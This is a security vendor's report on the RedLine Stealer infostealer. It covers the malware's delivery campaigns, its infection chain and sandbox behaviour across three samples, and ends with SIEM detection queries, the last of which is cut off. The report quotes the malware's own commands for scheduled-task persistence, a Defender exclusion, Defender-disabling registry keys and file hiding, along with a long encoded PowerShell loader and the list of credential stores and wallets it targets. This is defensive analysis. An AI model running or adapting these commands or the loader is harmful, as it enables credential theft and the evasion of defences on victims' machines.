LOGPOINT

RedLine Stealer Malware Outbreak:

A Comprehensive Guide to Anatomy, Detection, and Response

www.logpoint.com

FOREWORD

The RedLine Stealer malware has been making waves in the cyber world, with its notorious reputation for being one of the most efficient information stealers out there. In fact, in 2021, RedLine Stealer was responsible for selling the highest number of stolen credentials on two dark web markets: Amigos Market and the Russian Market. As of April 2023, it has secured its place in the top 10 malware families list in MalwareBazaar, a testament to its continued success in wreaking havoc across the digital landscape. The RedLine Stealer malware has been employed by several threat actors, including the notorious Lapsus group, in various campaigns. With its highly capable ability to steal data from a range of applications, browsers, mail clients, and crypto-wallets, it poses a significant threat to organizations and individuals alike. To make matters worse, RedLine Stealer employs several sophisticated techniques to maintain persistence, evade defense mechanisms, and exfiltrate data undetected.

Swachchhanda Shrawan Poudel

Logpoint Security Research

Swachchhanda Shrawan Poudel is a cybersecurity enthusiast with a Bachelor's degree in Cybersecurity and certification as an ethical hacker. With interest in both offensive and defensive security, he currently works as a Junior Security Researcher at Logpoint, focusing on detection engineering, threat hunting, and remediation.

Anish Bogati

Logpoint Security Research

Anish Bogati is a cybersecurity enthusiast and is working as a security researcher. He is passionate about creating effective detection rules that help organizations detect threats on their networks.

TABLE OF CONTENTS

Foreword and Authors 01

About Logpoint Emerging Threats Protection 02

Case Study 03

Infection Chain 04

Methodology 05

Malware Analysis 05

- **Behavioral Analysis 1** 06
- **Behavioral Analysis 2** 08
- **Behavioral Analysis 3** 10

Detection using Logpoint 12

- **Required Log Sources** 12

Investigation and response using Logpoint SIEM, SOAR, and AgentX 19

Recommendation 23

Conclusion 25

ABOUT LOGPOINT EMERGING THREATS PROTECTION


The cybersecurity threat landscape continuously changes while new risks and threats are discovered all the time. Not every organization has enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers that are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.

All new detection rules are available as part of Logpoint's latest release, as well as through the **Logpoint Help Center.** Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint's SIEM+SOAR capabilities.

- Gather recent CVEs
- Research CVEs according to customers' relevancy



- Generate report
- Generate Investigation Playbook
- Deploy and customize detections, and playbooks according to customers' security controls

- Monitor for Playbook correctness (No IR involvement) and update Playbooks accordingly


- Prep for next emerging threats by gathering:
  - CVEs
  - IOCs
  - TTPs
  - News, blogs, RSS, etc.

CASE STUDY

Avast, a cybersecurity company, recently discovered a malicious campaign that takes advantage of Adobe Sign, a famous digital signature service offered by Adobe. Attackers have been using this legitimate tool to spread the RedLine stealer malware. Adobe Sign allows its registered users to send signature requests for documents in various file types to anyone via email. The recipient receives an email from a legitimate address of Adobe, but the sender can modify the text in the message. Attackers have exploited this feature by including a link for the recipient to review the content before signing it. When the victim clicks on the link, they are redirected to another site that asks them to download a zip file containing the RedLine Stealer malware.

In March 2022, **Microsoft Security** also reported **Lapsus$**, an APT group using RedLine stealer malware **[T1588.001]** to steal passwords and session tokens **[T1555.003]**. Gaining elevated access from stolen credentials, their prime motive was data theft and extortion against targeted companies.

Over the year many forms of social-engineering attempts were seen in RedLine stealer malware campaigns including phishing, typosquatting, scareware, etc. In the past, RedLine stealer malware was seen being distributed through rogue software hosted from typosquatting domains. **Fake copies of legitimate** software including AnyDesk, ExpressVPN, MSI Afterburner, etc, and fake cryptocurrency applications were reportedly used for its distribution.



Signature Requesting Phishing Email (Source: **Avast**)

INFECTION CHAIN

RedLine Stealer has been observed to be distributed through various methods, similar to other well-known malware families like **Emotet** and **AgentTesla**. These methods include spear-phishing campaigns, **watering hole** attacks, exploitation of application vulnerabilities, malvertising, fake **software upgrades** or installers, **youtube video links**, and **pirated software** downloads. Additionally, the malware is deployed through loader malware such as PureCrypter and SYK Crypter, which serve as initial access points for the malware to drop into the victim's system. The use of these multiple distribution methods makes it difficult to detect and prevent the spread of RedLine Stealer, which can lead to severe consequences for victims who fall prey to the malware.

The RedLine Stealer malware, for instance, typically starts by launching its main binary file, which can either launch itself or be dropped from another process. The malware utilizes techniques such as scheduling tasks, modifying the AutoRun registry, and installing new services for maintaining persistence. During the execution process, the malware has been found performing process discovery or starting a legitimate system binary to inject itself as a new child process. This behavior is common among malware, such as RedLine Stealer, that loads system binaries to exploit their legitimate features for malicious purposes, bypassing security controls. For defense evasion besides process injection techniques such as disabling windows defender, and adding an exclusion to the malware's path, to prevent windows defender from detecting it. The malware then uses the legitimate features of the system binary it has injected itself into to start making connections with the C&C server.

Once connected, it follows the instructions received from the C&C server and starts making system discovery and enumeration to identify what data is available on the infected system before doing anything. The discovery includes system-

related information such as OS, BIOS, Hardware information, installed applications, and security software. After discovery, it starts its actual malicious behavior which involves data stealing and data exfiltration. The main malicious activity of the RedLine Stealer malware involves stealing information from the infected system, such as private keys, browser tokens, sessions, autofill passwords, crypto coin wallets, and other sensitive data. RedLine Stealer also attempts to discover the installed application and has attempted to retrieve sensitive data from such applications. The malware sends all the collected data to a Command & Control (C&C) server. The stolen information is sent in both plain and encrypted or encode formats. When all the relevant information is exfiltrated, the malware terminates its execution.

METHODOLOGY

For the analysis of RedLine Stealer, multiple samples that were uploaded in **MalwareBazaar** over a different time frame were used. Analysis of multiple variants will allow us to understand the behavior of malware and its capabilities. After analyzing their behavior detection rules and response playbook are provided.

At a high level, below are some of RedLine Stealer's core capabilities:


- **Initial Access** - Drive-by Compromise **[T1189]**, External Remote Services **[T1133]**, Phishing **[T1566]**
- **Execution** - Scheduled Task/Job **[T1053]**, Windows Management Instrumentation [T1047]
- **Persistence** - Scheduled Task/Job **[T1053]**, Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder **[T1547.001]**
- **Privilege Escalation** - Abuse Elevation Control Mechanism: Bypass User Account Control **[T1548.002]**, Scheduled Task/Job **[T1053]**
- **Defense Evasion** - Masquerading: Match Legitimate Name or Location **[T1036.005]**, Modify Registry **[T1112]**, Virtualization/Sandbox Evasion **[T1497]**, Impair Defenses: Disable or Modify Tools **[T1562.001]**, Hide Artifacts: Hidden Window [T1564.003]
- **Credential Access** - Unsecured Credentials: Credentials In Files **[T1552.001]**, Acquire Credentials from Web Browsers **[T1555.003]**
- **Discovery** - Query Registry **[T1012]**, System Information Discovery **[T1082]**, Software Discovery **[T1518]**, Peripheral Device Discovery **[T1120]**, Security Software Discovery **[T1518.001]**. Virtualization/Sandbox Evasion: System Checks **[T1497.001]**, System/Owner Discovery **[T1033]**, System Network Configuration Discovery **[T1016]**, System Location Discovery **[T1614]**
- **Collection** - Data from Local System **[T1005]**, Input Capture [T1056], Screen Capture [T1113], Automated Collection [T1119]
- **Command and Control** - Application Layer Protocol **[T1071]**, Non-Standard Port **[T1571]**
- **Exfiltration** - Exfiltration Over Unencrypted Non-C2 Protocol **[T1048.003]**

MALWARE ANALYSIS

To perform the analysis, we mostly relied on the samples analysis report available in online sandboxes such as tri.age, any.run, and Vmray. This approach enabled us to observe remote connections to the C2 server, as well as the dropping of other payloads, tools, and data exfiltration activities that would have been difficult to observe in our environment.

Behavioral Analysis 1


In a **sample** that was retrieved from MalwareBazaar, we performed dynamic analysis on it and observe the following behaviors:



Process	Image Path	Command
redline.exe (2536)	C:\Users\tutaans\Desktop\first\redline.exe	"C:\Users\tutaans\Desktop\first\redline.exe"
cmd.exe (1820)	C:\Windows\system32\cmd.exe	C:\Windows\system32\cmd.exe /c ""C:\Users\tutaans\AppData\Local\Temp\tmp64.tmp.bat""
Conhost.exe (5932)	C:\Windows\System32\Conhost.exe	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
timeout.exe (2272)	C:\Windows\system32\timeout.exe	timeout 3
svchost.exe (5572)	C:\Users\tutaans\AppData\Roaming\svchost.exe	"C:\Users\tutaans\AppData\Roaming\svchost.exe"

Process Tree

When the payload is executed, in the background various tasks are performed but users are prompted with CorpVPN GUI.



RedLine payload attached in CorpVPN application

In the background the malware first queries the supported languages and then retrieves the system name by querying the registry key `HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Control\ComputerName\ActiveComputer`. Then the malware queries if Federal Information Processing Standards (FIPS) algorithm policy is enabled or not. FIPS is a set of security standards developed by the US government to protect sensitive information. The malware then retrieves MachineGuid by querying the registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Cryptography`. The MachineGuid is used by various system components and applications to identify the computer. Adversaries can utilize it to track the infected systems.

The malware proceeds to confirm if it is in a virtual machine environment by attempting to access files related to both VirtualBox and VMware such as `C:\WINDOWS\system32\drivers\VBoxMouse.sys`, `C:\WINDOWS\system32\drivers\vmmouse.sys`, and `C:\WINDOWS\system32\drivers\vmhgfs.sys`. These are driver files that are installed in the machine when virtual machines are installed. Then the malware also retrieves the BIOS version by querying the registry key `HKEY_LOCAL_MACHINE\HARDWARE\DESCRIPTION\System\SystemBiosVersion`.

```
1    "C:\Windows\System32\cmd.exe" /c schtasks /create /f /sc onlogon
2    /rl highest /tn "svchost" /tr '"C:\Users\Admin\AppData\Roaming\svchost.exe"' & exit
```

After that, it creates a batch file with masqueraded extension by naming the binary as `[file_name].tmp.bat`. The batch file contains the following payload:


```
@echo off
timeout 3 > NUL
START "" "C:\Users\admin\AppData\Roaming\svchost.exe"
CD C:\Users\admin\AppData\Local\Temp\
DEL "tmpBC80.tmp.bat" /f /q
```

After executing the batch file, it runs the masqueraded `svchost` binary following a 3-second delay and subsequently deletes the batch file. The `svchost` then spawns PowerShell to execute a command that adds an exclusion path for Windows Defender to the location where the process is running. The following command is used to accomplish this:

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"
Add-MpPreference -ExclusionPath "C:\Users\Admin\AppData\Roaming\svchost.exe" -Force
```

The malicious svchost has been found spawning `C:\Windows\Microsoft.NET\Framework\{version}\CasPol.exe` which is a command-line tool in Microsoft's .NET Framework that allows users and administrators to manage and modify security policies for .NET code. When the CasPol process starts running the `svchost` performs process injection on the `Caspol.exe` process. After the process injection, the injected process begins its suspicious action by first starting with system name discovery via querying `ActiveComputerName` and `MachineGuid` registry key again. Then connection with the remote C2 server is observed. (Exfiltration of system-related information such as installed OS versions, current User account, and location information).

After sending the system-related information to the C2 server, the C2 provides instruction on to perform reconnaissance of files as it provides a location to check for and retrieve data, these includes various text file, Word file, private keys, and JSON files under `%userprofile%\Documents`, `userprofile%\Desktop`, and `%USERPROFILE%\AppData\Local\Battle.net`. Besides those folders and gaming frameworks, it also attempts to retrieve data from the Steam application.



Instruction received from the C2 serverSource - **any.run**

It also provides instructions to retrieve data from various Wallets such as:

- Armory
- Electrum
- Atomic
- Coinnomi
- Guarda
- Exodus
- Monero
- Jaxx
- Ethereum

In addition to the aforementioned data, it also receives commands to retrieve data from various browser files, such as Saved passwords, Saved credit cards, Auto-fill content, and Browser cookies that are locally stored on the user's device. Below is the list of browsers from where the RedLine Stealer tries to extract data:

- Edge
- Chrome
- Coowon
- liebao
- Orbitum
- Comodo Dragon
- Amigo
- Torch
- Yandex browserComodo
- 360Browser
- Maxthon3
- K-Melon
- Sputnik
- Brave-Browser
- Opera
- 7-star Browser
- Nichrome
- Coc Coc
- Uran
- Chromodo
- Atom
- CyberFox
- IceDragon
- K-Meleon
- CryptoTab Browser
- Firefox
- Waterfox
- Chromium
- Pale Moon
- Citrio
- BlackHawk
- Internet Explorer
- Iridium

The provided commands from the C2 server also include instructions to retrieve data from an email client such as Thunderbird and other system applications such as Telegram.

When the mentioned applications are present in the system, it attempts to collect data from those and exfiltrate the collected data to unusual ports. Some of the data such as system information were exfiltrated in plain text whereas sensitive data such as credentials, and wallets were encrypted.

Behavioral Analysis 2

First seen on 4th April 2023, a batch file was observed with malicious behavior of RedLine Stealer. Taking the sample from **MalwareBazaar**, we performed our dynamic analysis to uncover its hidden behavior.

When the malware is first executed, it drops/modifies a new executable of the same name having an extension of `.bat.exe`. As soon as the file is dropped, it is made hidden and protected with the following command.

```
attrib +s +h "C:\Users\admin\Desktop\
3c53c9fabd1631125c5d295d22f5482ae226cf0bb34bc3de88e530b72347fc88.bat".exe
```

“attrib” is an inbuilt Windows utility to display or modify attributes of files or folders.
After changing the attributes, it starts its execution with the following command. It takes encoded powershell commands as an argument.

```
"C:\Users\admin\AppData\Local\Temp\whatinstitution.bat".exe
-wIn 1 -enC
JABlAHgAZQAgAD0AIABbAFMAeQBzAHQAZQBtAC4ARABpAGEAZwBuAG8AcwB0AGkAYwBzAC4AUAByAG8AYwBlAHMAcwB
dADoAOgBHAGUAdABDAHUAcgByAGUAbgB0AFAAcgBvAGMAZQBzAHMAKAApAC4ATQBhAGkAbgBNAG8AZAB1AGwAZQAuAE
YAaQBsAGUATgBhAG0AZQA7ACAAJABsAGUAbgAgAD0AIAAkAGUAeABlAC4ATABlAG4AZwB0AGgAOwAkAGwAZQBuACAAP
QAgACQAbABlAG4AIAAtACAANAA7ACQAVwBlAGIAVABpAHQAbABlACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIAAt
AFQAeQBwAGUATgBhAG0AZQAgAFMAeQBzAHQAZQBtAC4AVABlAHgAdAAuAFMAdAByAGkAbgBnAEIAdQBpAGwAZABlAHI
AOwAgAGYAbwByAGUAYQBjAGgAIAAoACQAbABpAG4AZQAgAGkAbgAgAFsAUwB5AHMAdABlAG0ALgBJAE8ALgBGAGkAbA
BlAF0AOgA6AFIAZQBhAGQATABpAG4AZQBzACgAJABlAHgAZQAuAFIAZQBtAG8AdgBlACgAJABsAGUAbgApACkAKQAgA
HsAIABpAGYAIAAoACQAbABpAG4AZQAgAC0AbABpAGsAZQAgACcAKgAgAO+LKgAnACkAIAB7ACAAIAAkAFcAZQBiAFQA
aQB0AGwAZQAuAEEAcABwAGUAbgBkACgAJABsAGkAbgBlAC4AUwBwAGwAaQB0ACgAJwDviycAKQBbADEAXQApACAAfAA
gAE8AdQB0AC0ATgB1AGwAbAB9ACAAfQA7ACAAJABiAHkAdABlAHMAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAH
YAZQByAHQAXQA6ADoARgByAG8AbQBCAGEAcwBlADYANABTAHQAcgBpAG4AZwAoACQAVwBlAGIAVABpAHQAbABlAC4AV
ABvAFMAdAByAGkAbgBnACgAKQApADsAJABpAG4AcAB1AHQAIAA9ACAATgBlAHcALQBPAGIAagBlAGMAdAAgAFMAeQBz
AHQAZQBtAC4ASQBPAC4ATQBlAG0AbwByAHkAUwB0AHIAZQBhAG0AKAAgACwAIAAkAGIAeQB0AGUAcwAgACkAOwAkAG8
AdQB0AHAAdQB0ACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTAHkAcwB0AGUAbQAuAEkATwAuAE0AZQBtAG8Acg
B5AFMAdAByAGUAYQBtADsAJABnAHoAaQBwAFMAdAByAGUAYQBtACAAPQAgAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABTA
HkAcwB0AGUAbQAuAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEcAegBpAHAAUwB0AHIAZQBhAG0AIAAkAGkA
bgBwAHUAdAAsACAAKABbAEkATwAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgAuAEMAbwBtAHAAcgBlAHMAcwBpAG8AbgB
NAG8AZABlAF0AOgA6AEQAZQBjAG8AbQBwAHIAZQBzAHMAKQA7ACQAZwB6AGkAcABTAHQAcgBlAGEAbQAuAEMAbwBwAH
kAVABvACgAIAAkAG8AdQB0AHAAdQB0ACAAKQA7ACQAZwB6AGkAcABTAHQAcgBlAGEAbQAuAEMAbABvAHMAZQAoACkAO
wAkAGkAbgBwAHUAdAAuAEMAbABvAHMAZQAoACkAOwBbAGIAeQB0AGUAWwBdAF0AIAAkAGIAeQB0AGUAcwAgAD0AIAAk
AG8AdQB0AHAAdQB0AC4AVABvAEEAcgByAGEAeQAoACkAOwBbAEEAcgByAGEAeQBdADoAOgBSAGUAdgBlAHIAcwBlACg
AJABiAHkAdABlAHMAKQA7ACAAJABhAHMAcwBlAG0AYgBsAHkAIAA9ACAAWwBTAHkAcwB0AGUAbQAuAFIAZQBmAGwAZQ
BjAHQAaQBvAG4ALgBBAHMAcwBlAG0AYgBsAHkAXQA6ADoATABvAGEAZAAoACQAYgB5AHQAZQBzACkAOwAgACQAbQBlA
HQAaABvAGQASQBuAGYAbwAgAD0AIAAkAGEAcwBzAGUAbQBiAGwAeQAuAEUAbgB0AHIAeQBQAG8AaQBuAHQAOwAgACQA
aQBuAHMAdABhAG4AYwBlACAAPQAgACQAYQBzAHMAZQBtAGIAbAB5AC4AQwByAGUAYQB0AGUASQBuAHMAdABhAG4AYwB
lACgAJABtAGUAdABoAG8AZABJAG4AZgBvAC4ATgBhAG0AZQB0AGgAbwBkAEkAbgBmAG8ALgBJAG
4AdgBvAGsAZQAoACQAaQBuAHMAdABhAG4AYwBlACwAIAAkAG4AdQBsAGwAKQAgAHwAIABPAHUAdAAtAE4AdQBsAGwA
```

Similar to the above sample, it also starts enumerating the system info and querying the registry. After discovery, it spawns two new processes. One of the child processes is the encoded PowerShell command which pauses the script or parent process for 305 seconds before continuing.


```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ENC
cwB0AGEAcgB0AC0AcwBsAGUAZQBwACAALQBzAGUAYwBvAG4AZABzACAAMwA1AA==
```

Another legitimate process, "MSBuild.exe," is injected and used as a proxy vehicle for malicious behavior. It is injected as a child process, and after the injection, it begins to exhibit suspicious actions, such as system enumeration and discovery. To enumerate the system, it employs techniques such as registry query and Windows Management Instrumentation (WMI). It is observed that msbuild.exe tries to gather information about the application "Steam" by the registry.

To retrieve management data and system information from WMI, MSBuild.exe spawns another process, "svchost.exe," which then makes an RPC connection with "wmiprvse.exe" for WMI queries. Through WMI, the process attempts to detect the presence of firewall software, and antivirus, enumerate running processes, collect hardware properties, and query the operating system version.

- (Process #9) msbuild.exe executes WMI query: SELECT * FROM Win32_OperatingSystem.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM Win32_DiskDrive.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM Win32_Processor.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM Win32_VideoController.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM Win32_Process Where SessionId='1'.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM AntivirusProduct.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM AntiSpyWareProduct.
- (Process #9) msbuild.exe executes WMI query: SELECT * FROM FirewallProduct.

It is also seen searching for sensitive FTP data, mail data, and cryptocurrency wallet locations. Multiple input and screen captures behavior are also detected. It is found reading the browser sensitive information including autofill-password, cookies, etc.



Infection Chain Source: **VMRay**

Similar to the behavior observed in the above sample, this process also starts making synchronous connections with the C&C server of the RedLine stealer. While making continuous connections and receiving instructions from the master server, it also starts enumerating and exfiltrating personal data that was collected, including passwords, and cookies saved in browsers, bitcoin wallets, etc. It is also seen taking screen and input capture from time to time.

After everything is succeeded, the “attrib“utility is used again to make the file visible and not-protected (modifiable) with the following command.

```
attrib  -s -h "C:\Users\admin\Downloads\
3c53c9fabd1631125c5d295d22f5482ae226cf0bb34bc3de88e530b72347fc88.bat".exe
```

Behavioral Analysis 3

In another **sample**, we observed some common patterns with the two other samples that we mentioned above. Some key different techniques that we observes were using techniques such as modifying AutoRun registry key values to include a command to remove all the temporary files under specific folders.

```
rundll32.exe C:\Windows\system32\advpack.dll,DelNodeRunDLL32
C:\Users\XXX\AppData\Local\Temp\IXP000.TMP\
```

Then for evading defenses, the RedLine disables Windows Defender by modifying the registry key mentioned below and besides modifying registry keys it also attempts to stop the windows defender service.

```
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\DisableAntiSpyware
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\DisableRoutinelyTakingAction
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection\DisableBehaviorMonitoring
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection\DisableOnAccessProtection
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection\DisableScanOnRealtimeEnable
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection\DisableRealtimeMonitoring
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection\DisableIOAVProtection
HKLM\SOFTWARE\Policies\Microsoft\WindowsDefender\Real-TimeProtection\DisableRawWriteNotification
```

Techniques used for credential access were similar among the samples, however, in this sample, we observe that the malware attempts to retrieve credentials from the Outlook application by querying the application's registry keys.

Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\IMAP Password	type = REG_NONE
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\POP3 Password	type = REG_NONE
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\HTTP Password	type = REG_NONE
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\SMTP Password	type = REG_NONE
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Email	data_ident_out = 0, type = REG_SZ
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\Email	data_ident_out = franc@gdllo.de, type = REG_SZ
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\IMAP Password	type = REG_NONE
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Password	type = REG_BINARY
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\POP3 Password	type = REG_BINARY
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\HTTP Password	type = REG_NONE
Read Value	HKEY_CURRENT_USER\Software\Microsoft\Office\16.0\Outlook\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\SMTP Password	type = REG_NONE

Source -**VMRay**

DETECTION USING LOGPOINT

Using Logpoint SIEM to hunt and SOAR to remediate RedLine Stealer's artifact can be an effective way to detect and respond to potential threats in real-time. These tools can automate incident response procedures, such as isolating infected systems, collecting forensic data, and initiating threat remediation. By leveraging the power of Logpoint Converged SIEM, security teams can proactively identify and respond to threats, minimizing the impact of potential security breaches and protecting sensitive data.

Required Log Sources

1. Windows
    - Process Creation with Command Line Auditing should be **enabled**
    - Registry Auditing should be **enabled**
    - File System Auditing should be **enabled**
2. Windows Sysmon
3. Microsoft Defender
4. IDS/IPS
5. Firewall
6. Proxy Server

Suspicious Double Extension Detected

The execution of the RedLine begins with the start of double extension payloads. These events can be detected using Renamed Binary Detected alert:

```
label="Process" label=Create
("process" IN ["*.doc.exe", "*.docx.exe", "*.tmp.bat","*.xls.exe","*.bat.exe",
"*.xlsx.exe", "*.ppt.exe", "*.pptx.exe", "*.rtf.exe", "*.pdf.exe", "*.bat.exe",
"*.txt.exe", "* .exe", "*______.exe"]
OR
command IN ["*.doc.exe", "*.docx.exe", "*.tmp.bat","*.xls.exe","*.bat.exe",
"*.xlsx.exe", "*.ppt.exe", "*.pptx.exe", "*.rtf.exe", "*.pdf.exe", "*.bat.exe",
"*.txt.exe", "* .exe", "*______.exe"] )
```

Suspicious Svchost Process Detected

While analyzing the first sample, the payload started the svchost process from the uncommon parent, so the below query can be used to detect such process injection events.

```
label="Process" label=Create "process"="*\svchost.exe" -parent_process IN
["*\services.exe", "*\MsMpEng.exe", "*\Mrt.exe", "*\rpcnet.exe", "*\svchost.exe"]
parent_process=* -user IN EXCLUDED_USERS
```

Hiding Files with Attrib Detected

While analyzing the second sample, the file attributes were changed. We can detect the usage of attrib.exe to hide files from simple users using the following query.

```
label=Create label="Process" "process"="*\attrib.exe" command = "* +h *"
-((command = "*\desktop.ini*") OR
(parent_process = "*\cmd.exe"
command = "*+R +H +S +A \*.cui*" parent_command = "*C:\WINDOWS\system32\*.bat*"))
```

It is uncommon to set scripts or executables located in suspicious locations as system files through the usage of attrib with the “+s“ option. This makes the file protected from the user with the simple right, which is highly suspicious. We can use the following query to hunt down such suspicious behavior.

```
label=Create label="Process" "process"="*\attrib.exe" command = "* +s *"
command in ["* %*", "*\Users\Public\*", "*\AppData\Local\*", "*\ProgramData\*",
"*\Windows\Temp\*"]
command in ["*.bat*", "*.dll*", "*.exe*", "*.hta*", "*.ps1*", "*.vbe*", "*.vbs*"]
-command="*\Windows\TEMP\*.exe*"
```

Suspicious MsBuild execution from uncommon process detected

In the second sample, we saw the execution of MsBuild from an uncommon parent. We can hunt such suspicious process injections of MsBuild through the following query.

```
label=Create label="Process" "process"="*\MSBuild.exe"
-parent_process in ["*\devenv.exe", "*\cmd.exe", "*\msbuild.exe",
"*\python.exe", "*\explorer.exe", "*\nuget.exe"]
```

Renamed Binary Detected

In the above samples, the malware injected itself into legitimate msbuild and svchost processes. It can inject into any other system process, so this alert can be utilized to detect events where malware is masquerading as legitimate binary by comparing the process name with the Sysmon OriginalFileName field.

```
label="Process" label=Create
file IN ["cmd.exe", "powershell.exe", "powershell_ise.exe", "psexec.exe", "psexec.c",
